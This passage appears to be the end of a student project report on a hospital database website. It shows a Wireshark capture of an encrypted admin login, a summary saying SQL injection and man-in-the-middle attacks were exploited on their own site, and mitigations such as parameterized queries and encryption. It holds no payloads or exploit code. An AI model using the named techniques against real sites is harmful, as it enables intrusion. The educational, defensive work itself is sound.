97	7.079686	::1	::1	HTTP	480	HTTP/1.1 302 Found	(text/html)
99	7.083371	::1	::1	HTTP	871	GET /isaa2/welcome.php	HTTP/1.1
115	7.109124	::1	::1	HTTP	6720	HTTP/1.1 200 OK	(text/html)
117	7.172432	::1	::1	HTTP	675	GET /isaa2/welcome.css	HTTP/1.1
119	7.173716	::1	::1	HTTP	601	HTTP/1.1 404 Not Found	(text/html)

[Response in frame: 97]

[Next request in frame: 99]

File Data: 73 bytes

▼ HTML Form URL Encoded: application/x-www-form-urlencoded

> Form item: "username" = "MgLGZ8MSomFd+zUJRQ=="

> Form item: "password" = "NAIxQMMSomFcF6XMZF2S7A=="

0040	50 4f 53 54 20 2f 69 73	61 61 32 2f 61 64 6d 69	POST /isaa2/admin_login.php
0050	6e 5f 6c 6f 67 69 6e 2e	70 68 70 20 48 54 54 50	HTTP
0060	2f 31 2e 31 0d 0a 48 6f	73 74 3a 20 6c 6f 63 61	/1.1. Host: localhost
0070	6c 68 6f 73 74 0d 0a 43	6f 6e 6e 65 63 74 69 6f	Connection: keep-alive
0080	6e 3a 20 6b 65 65 70 2d	61 6c 69 76 65 0d 0a 43	Content-Length: 73
0090	6f 6e 74 65 6e 74 2d 4c	65 6e 67 74 68 3a 20 37	Cache-Control: max-age=0, s-max-age=0
00a0	33 0d 0a 43 61 63 68 65	2d 43 6f 6e 74 72 6f 6c	
00b0	3a 20 6d 61 78 2d 61 67	65 3d 30 0d 0a 73 65 63	

The username and Password are encrypted which cannot be deciphered Unless he comes to know about the algorithm and key used to encrypt the message

Results:

It is highly important to protect the website created against the information security attacks on that website. Hence in our project, we used a Hospital Database management system website. Admin can be able to add new doctors, patients and make new appointments. After successful implementation of the website we just took a single page in it and started analyzing the security threats in it and identified two threats. Then after that, we exploited those threats. Then we found methods to detect it and protect it. So we finally were able to develop a web page that is protected against these attacks. The attacks are SQL injection and Man In The Middle attack.

Conclusion:

The SQL injection Vulnerabilities can be detected by applications like SQLMap and NMAP. The SQL Injection attack is the most common attack performed to manipulate the database and get access to the website. This attack can be mitigated by proper validation and parameterized techniques. Man in the middle attack can be done by capturing the packets in the network . This attack can be performed using Wireshark. Encryption techniques can be used to mitigate this attack.

References:

- 1) <https://www.freesoft.org/CIE/RFC/1423/2.htm>
- 2) <https://www.veracode.com/security/man-middle-attack>
- 3) <https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection-vulnerability/>
- 4) <https://youtu.be/K8qGa1U6G2k>
- 5) <https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection>
- 6) <https://www.w3resource.com/sql/sql-injection/sql-injection.php>
- 7) <https://www.geeksforgeeks.org/mitigation-sql-injection-attack-using-prepared-statementsparameterized-queries/?ref=lbp>
- 8) <https://strategynewmedia.com/why-web-security-isimportant/#:~:text=Web%20security%20is%20important%20to,networks%2C%20and%20other%20IT%20infrastructures.>
- 9) <https://github.com/chrisveness/crypto>
- 10) <http://www.movable-type.co.uk/scripts/aes-php.html>